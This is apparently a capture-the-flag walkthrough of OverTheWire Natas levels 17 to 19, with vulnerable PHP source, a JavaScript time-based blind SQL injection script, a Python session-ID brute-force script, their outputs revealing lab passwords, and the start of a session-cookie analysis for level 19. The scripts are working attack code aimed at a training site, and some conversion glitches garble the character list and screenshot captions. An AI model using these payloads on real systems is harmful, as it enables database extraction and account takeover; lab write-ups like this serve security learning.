if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas17', '<censored>');
    mysqli_select_db($link, 'natas17');

    $query = "SELECT * from users where username='". $_REQUEST["username"] . "'";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            //echo "This user exists.<br>";
        } else {
            //echo "This user doesn't exist.<br>";
        }
    } else {
        //echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>

```

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To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Time-based blind SQL injection.

This technique involves exploiting a SQL injection vulnerability by observing time delays in the server's responses to infer information about the database.

I used this javascript code (found on github: Reference:

<https://gist.github.com/Ta1al/261149e2edaab678f266cdb5d58c2c84>), I got the password:

JS Code:

```

const base64 = require('base-64');
const chars = [
  'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'T', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z',
  'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'T', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X',
  'Y', 'Z',
  '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'
];
const wait_time = 2 // seconds
async function req(char) {
  let formData = new FormData();
  formData.append("username", `natas18` and password like binary '%${char}%'
and sleep(${wait_time}) #`);
  const req = await
fetch('http://natas17.natas.labs.overthewire.org/index.php?debug',
  {
    method: "POST",
    headers: new Headers({
      "Authorization": `Basic
${base64.encode('natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')}` // <- this password
may change in the future
    }),
    body: formData
  });
  const text = await req.text();
  return text;
}

async function findpass() {
  let valid_chars = [];
  for (let i = 0; i < chars.length; i++) {
    let before = new Date().getTime();
    const text = await req(chars[i]);
    let after = new Date().getTime();
    console.log("Diff", after-before, "Char:", chars[i]);
    if((after - before) > (wait_time * 1000)) {
      valid_chars.push(chars[i]);
      console.log("Found characters: ", valid_chars.join(", ") "(Matched/Total:
", valid_chars.length, "/", chars.length, ")");
    }
  }
}

```

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```
let password = ""; // <- put password here
// -----
while(true) {
    for(let i = 0; i <= valid_chars.length; i++) {
        let before = new Date().getTime();
        const text = await req(password + valid_chars[i]);
        let after = new Date().getTime();
        if((after - before) > (wait_time * 1000)) {
            password += valid_chars[i];
            console.log("Password: ", password);
        }
    }
    // comment the above code after getting stuck in an infinite loop, copy the
    password and put it in the password variable
    // then run this code again
    while(true) {
        for(let i = 0; i < valid_chars.length; i++) {
            let before = new Date().getTime();
            const text = await req(valid_chars[i] + password);
            let after = new Date().getTime();
            if((after - before) > (wait_time * 1000)) {
                password = valid_chars[i] + password;
                console.log("Password: ", password);
            }
        }
        if(password.length == 32) break;
    }
};

findpass();
```

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Output:

The screenshot shows a terminal window titled "KaliLinux - VMware Workstation". The terminal is running on a Metasploitable2-Linux host. The user "silentspectre" is connected via SSH at the prompt "silentspectre@kali:~". The terminal displays a log of password cracking attempts. A red box highlights the final successful password entry:


```
Found characters: bdgjlpncyBCDGJKL0 (Matched/Total: 16 / 62 )
Diff 10619 Char: P
Found characters: bdgjlpncyBCDGJKL0P (Matched/Total: 17 / 62 )
Diff 821 Char: Q
Diff 10267 Char: R
Found characters: bdgjlpncyBCDGJKL0PR (Matched/Total: 18 / 62 )
Diff 439 Char: S
Diff 654 Char: T
Diff 268 Char: U
Diff 10224 Char: V
Found characters: bdgjlpncyBCDGJKL0PRV (Matched/Total: 19 / 62 )
Diff 221 Char: W
Diff 207 Char: X
Diff 419 Char: Y
Diff 10393 Char: Z
Found characters: bdgjlpncyBCDGJKL0PRVZ (Matched/Total: 20 / 62 )
Diff 188 Char: 0
Diff 10295 Char: 1
Found characters: bdgjlpncyBCDGJKL0PRVZ1 (Matched/Total: 21 / 62 )
Diff 274 Char: 2
Diff 192 Char: 3
Diff 10239 Char: 4
Found characters: bdgjlpncyBCDGJKL0PRVZ14 (Matched/Total: 22 / 62 )
Diff 318 Char: 5
Diff 10187 Char: 6
Found characters: bdgjlpncyBCDGJKL0PRVZ146 (Matched/Total: 23 / 62 )
Diff 1154 Char: 7
Diff 195 Char: 8
Diff 183 Char: 9
Password: PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
Password: 1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
Password: G1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
Password: OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
```

The terminal also shows a portion of a code editor window at the bottom, displaying a line of JavaScript code:

```
const text = await req(chars[i]);
```

A status bar at the bottom of the terminal window indicates: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

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Natas Level 18 → Level 19

Username: natas19

URL: <http://natas19.natas.labs.overthewire.org>

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The screenshot shows a Kali Linux VM running in VMware Workstation. The browser window displays the source code of a PHP script from the OverTheWire Natas challenge. The code includes functions for validating admin logins, creating session IDs, and handling session starts. A terminal window at the bottom shows the user has reached level 31.

```
$maxid = 640; // 640 should be enough for everyone

function isValidAdminLogin() { /* {{ */
    if($_REQUEST["username"] == "admin") {
        /* This method of authentication appears to be unsafe and has been disabled for now. */
        //return 1;
    }

    return 0;
}
/* }} */ 
function isValidID($id) { /* {{ */
    return is_numeric($id);
}
/* }} */ 
function createID($user) { /* {{ */
    global $maxid;
    return rand(1, $maxid);
}
/* }} */ 
function debug($msg) { /* {{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }} */ 
function my_session_start() { /* {{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
        if(!session_start()) {
            debug("Session start failed");
            return false;
        } else {
            debug("Session start ok");
            if(!array_key_exists("admin", $_SESSION)) {
                debug("Session was old: admin flag set");
                $_SESSION["admin"] = 0; // probably not needed
            }
        }
    }
}
/* }} */ 
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```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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```
        return true;
    }

    return false;
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "<pre>Username: natas19</n";
        print "Password: <censored></pre>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
    }
}
/* }}} */

$showform = true;
if(my_session_start()) {
    print_credentials();
    $showform = false;
} else {
    if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) {
        session_id(createID($_REQUEST["username"]));
        session_start();
        $_SESSION["admin"] = isValidAdminLogin();
        debug("New session started");
        $showform = false;
        print_credentials();
    }
}

if($showform) {
?>

30 level29:
31 level30:
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Session ID brute force attack.

This approach works under the assumption that valid session IDs are numeric and within a certain range, and that one of these session IDs grants admin privileges.

Using this python code I successfully gained the password for natas19:

Python Code:

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```
import requests
maxid = 641
url = "http://natas18.natas.labs.overthewire.org"
user = "natas18"
passwd = "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ"
match = "You are an admin. The credentials for the next level are:"


for i in range(maxid):
    c = dict(PHPSESSID=str(i))
    h = requests.get(url, auth=(user, passwd), cookies=c)
    if match in str(h.content):
        print (h.content)
        break
```

Output:

```
└─(silentspectre㉿kali)-[~]
$ python3 natas18.py
b'<html>\n<head>\n<!-- This stuff in the header has nothing to do with the level --&gt;\n&lt;link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org\n/css/level.css"&gt;\n&lt;link rel="stylesheet" href="http://natas.labs.overthewire.org/c\nss/jquery-ui.css" /&gt;\n&lt;link rel="stylesheet" href="http://natas.labs.overthewire.o\nrg/css/wechall.css" /&gt;\n&lt;script src="http://natas.labs.overthewire.org/js/jquery-1\n.9.1.js"&gt;&lt;/script&gt;\n&lt;script src="http://natas.labs.overthewire.org/js/jquery-ui.js\n"&gt;&lt;/script&gt;\n&lt;script src="http://natas.labs.overthewire.org/js/wechall-data.js"&gt;&lt;sc\nript&gt;&lt;script src="http://natas.labs.overthewire.org/js/wechall.js"&gt;&lt;/script&gt;\n&lt;scr\nipt&gt;var wechallinfo = { "level": "natas18", "pass": "6OG1PbKdVjyBlpxgD4DDbRG6ZLlCG\ngCJ" };&lt;/script&gt;&lt;/head&gt;\n&lt;body&gt;\n&lt;h1&gt;natas18&lt;/h1&gt;\n&lt;div id="content"&gt;\nYou are an\nadmin. The credentials for the next level are:&lt;br&gt;&lt;pre&gt;Username: natas19\nPassword\n: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr&lt;/pre&gt;\n&lt;div id="viewsource"&gt;&lt;a href="index-source\n.html"&gt;View source code&lt;/a&gt;&lt;/div&gt;\n&lt;/div&gt;\n&lt;/body&gt;\n&lt;/html&gt;\n'</pre>
```

```
└─(silentspectre㉿kali)-[~]
$
```

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
Natas Level 19 → Level 20

Username: natas20


URL: <http://natas20.natas.labs.overthewire.org>

Try some usernames and passwords:

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Go to inspect,storage here I get a PHPSESSID assigned with a value: 3633332d74657374

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KaliLinux - VMware Workstation

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natas17.natas.labs.overthewire.org natas19.natas.labs.overthewire.org

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natas19.natas.labs.overthewire.org/index.php

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NATAS19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.

Inspector Console Debugger Network Style Editor Performance Storage ...

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path
PHPSESSID	533332d74657374	natas19.natas.labs.overthewire.org	/

PHPSESSID: "363332d74657374"
Created: "Sat, 20 Jul 2024 09:37:56 GMT"
Domain: "natas19.natas.labs.overthewire.org"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: true
Last Accessed: "Sat, 20 Jul 2024 09:37:56 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 25

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

now login with username as admin with random password i.e test and we get a new PHPSESSID
cookie value: 3232312d61646d696e

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The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The browser window displays the Natas19 challenge page from overthewire.org. The page content includes:

NATAS19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.

To the right of the browser, a DevTools Storage tab is open, showing the following cookie details:

